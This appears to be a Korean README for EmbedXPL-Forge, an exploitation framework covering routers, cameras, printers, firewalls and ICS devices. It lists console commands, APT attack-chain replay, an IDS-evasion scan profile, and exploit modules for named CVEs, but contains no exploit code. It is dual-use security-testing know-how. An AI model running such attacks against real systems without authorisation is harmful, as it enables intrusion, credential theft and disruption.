
nmap (바이너리)masscangcc/clangmsfconsolePython 의존성 (자동 설치):
requests, paramiko, pysnmp, pycryptodome, scapy, colorama, rich, python-nmap, aiohttp
NSE 추가 기능 (pip install "embedxpl[nse]"):
python-nmap (코어에 이미 포함됨)
전체 목록: requirements.txt
EmbedXPL-Forge는 승인된 보안 테스트 및 연구 전용입니다. 소유한 시스템 또는 테스트에 대한 명시적 서면 허가가 있는 시스템에만 이 도구를 사용하십시오. 컴퓨터 시스템에 대한 무단 접근은 불법입니다. 저자는 오용에 대해 어떠한 책임도 지지 않습니다.
지원 / 일반 문의: [email protected] 보안 이슈: SECURITY.md
| GitHub | @mrhenrike |
| X / Twitter | @mrhenrike |
| mrhenrike |
| Website | uniaogeek.com.br |
| Blog | uniaogeek.com.br/blog |
License: BSD-3-Clause License - Copyright (c) 2026 União Geek Created by: André Henrique (@mrhenrike) | União Geek
| 유형 | 범위 | 설명 |
|---|
| 라우터 / GPON ONT / CPE | 580개 이상의 모듈 | SOHO 라우터, 엔터프라이즈 게이트웨이, GPON CPE/ONT (주요 초점) |
| IP 카메라 / NVR / DVR | 60개 이상의 모듈 | Hikvision, Dahua, Axis, Reolink, Amcrest, Uniview, Tapo, Swann, ANNKE, Edimax, Intelbras, Grandstream, Foscam, Xiongmai OEM, MVPower 및 20개 이상 |
| 프린터 / MFP | 185개 이상의 모듈 | HP, Canon, Lexmark, Xerox, Ricoh, Brother, Epson, Kyocera, Samsung; IPP/PJL/LPD/WSD/CUPS 체인 |
| NAS (네트워크 스토리지) | 20개 이상의 모듈 | QNAP, Synology, D-Link NAS, Zyxel NAS |
| VPN / 방화벽 어플라이언스 / NGFW | 202개 모듈 | Palo Alto, Fortinet, Cisco ASA/FTD/FMC, Check Point, Juniper, SonicWall, Sophos, WatchGuard, Zyxel, F5 BIG-IP, Citrix/NetScaler, Ivanti, Pulse Secure, pfSense, OPNsense, Barracuda, Imperva, MikroTik, Huawei USG, Stormshield, Hillstone, Sangfor, H3C, Radware, Symantec ProxySG, Trend Micro TippingPoint, Trellix, Arista EOS, OpenVPN AS, Phoenix Contact mGuard, Siemens SCALANCE, Moxa EDR, VyOS, IPFire, Kerio, Cisco Meraki, Array Networks + OT/ICS 프로토콜 우회 모듈 |
| 스위치 L2/L3 | 3개 모듈 | 관리형 스위치 (Cisco, D-Link, NETGEAR) |
| SOHO 엣지 | 9개 모듈 | 트래블 라우터, NAS, 무선 AP |
| ICS / OT / 산업용 | 35개 이상의 모듈 | PLC, SCADA, Modbus, S7comm, EtherNet/IP, Universal Robots PolyScope 5 |
| 스마트 홈 / 해양 | 10개 이상의 모듈 | eNet SMART HOME, OpenRemote IoT, Metis 해양 WIC/DFS |
| 임베디드 OS | 25개 이상의 모듈 | RIOT OS, OpenWrt, VxWorks, QNX, wolfSSL 장치, Tuya Arduino SDK |
| 명령어 | 설명 |
|---|
use <module> | 모듈 선택 |
show options | 구성 가능한 옵션 표시 |
show info | 모듈 메타데이터 및 참조 표시 |
show devices | 지원되는 장치 유형 나열 |
set <option> <value> | 옵션 구성 |
check | 대상이 취약한지 확인 |
run | 모듈 실행 |
search <term> | 키워드로 모듈 검색 |
discover [subnet] [--timing T0-T5] [--fresh] | 서브넷 스캔, 대상 핑거프린팅, 모듈 제안 |
sessions list|show|delete|export|purge | 호스트별 영구 스캔 기록 관리 |
apt | 재현 가능한 공격 체인이 있는 APT 그룹 나열 |
apt show <group> | 공격 체인 세부 정보 보기 (MITRE ATT&CK, CVE, 모듈) |
apt search <device|CVE> | 장치 또는 CVE를 대상으로 하는 APT 그룹 찾기 |
apt run <group> [#] | APT 공격 체인 실행 (전체 또는 특정 공격) |
| 프로필 | 지연 | 사용 사례 |
|---|
| T0 | paranoid — 300s | IDS 회피 |
| T1 | sneaky — 15s | 조용한 감사 |
| T2 | polite — 2s | 최소 영향 |
| T3 | normal — 0.5s | 기본값 |
| T4 | aggressive — 0.1s | 빠른 LAN 스캔 |
| T5 | insane — 0s | CTF / 실습 전용 |
| 모드 | 포트 | 클래스 / 메서드 |
|---|
rtsp | 554 | RTSPClient(host, port) |
rtsps | 443/8443 | RTSPClient(host, port, use_tls=True) |
http | 80/8080 | RTSPClient(host, port, tunnel_http=True) |
https | 443/8443 | RTSPClient(host, port, use_tls=True, tunnel_http=True) |
| auto | any | RTSPClient.from_scheme(host, port, "http") |
| 장치 | CVE | 모듈 경로 | 공격 유형 |
|---|
| TP-Link TL-SC3171 / SC4171 / SC4171G | CVE-2013-2573 | exploits/cameras/tplink/tl_sc_series_cmd_inject_cve_2013_2573 | 명령 주입 (비인증) |
| TP-Link TL-SC3171 / SC3130 | CVE-2013-2581 | exploits/cameras/tplink/tl_sc_series_unauth_firmware_upload_cve_2013_2581 | 비인증 펌웨어 업로드 |
| D-Link DCS-932L | CVE-2026-36983 | exploits/cameras/dlink/dcs_932l_light_sensor_rce_cve_2026_36983 | 광 센서 RCE |
| D-Link DCS-932L | CVE-2025-5573 | exploits/cameras/dlink/dcs_932l_admin_cmd_inject_cve_2025_5573 | 관리자 패널 명령 주입 |
| D-Link DCS-933L | CVE-2026-2218 | exploits/cameras/dlink/dcs_933l_admin_cmd_inject_cve_2026_2218 | 관리자 패널 명령 주입 |
| ZTE ZXHN H267N / H268N | CVE-2026-34473 | exploits/routers/zte/zxhn_h267n_h268n_dos_cve_2026_34473 | 서비스 거부 |
| ZTE ZXHN H298A / H108N | CVE-2026-34474 | exploits/routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 | 자격 증명 덤프 (ETHCheat) |
| Intelbras IWR 라우터 | - | exploits/routers/intelbras/iwr_luci_rpc_rce | LuCI RPC 비인증 RCE |
| 다중 벤더 BR ISP 스캐너 | - | scanners/specialized/br_isp_scanner | 능동 검색 + 취약점 점검 |
onReport | 보고서가 생성될 때 호출됨 |
| GitHub | Uniao-Geek |
| @uniaogeek |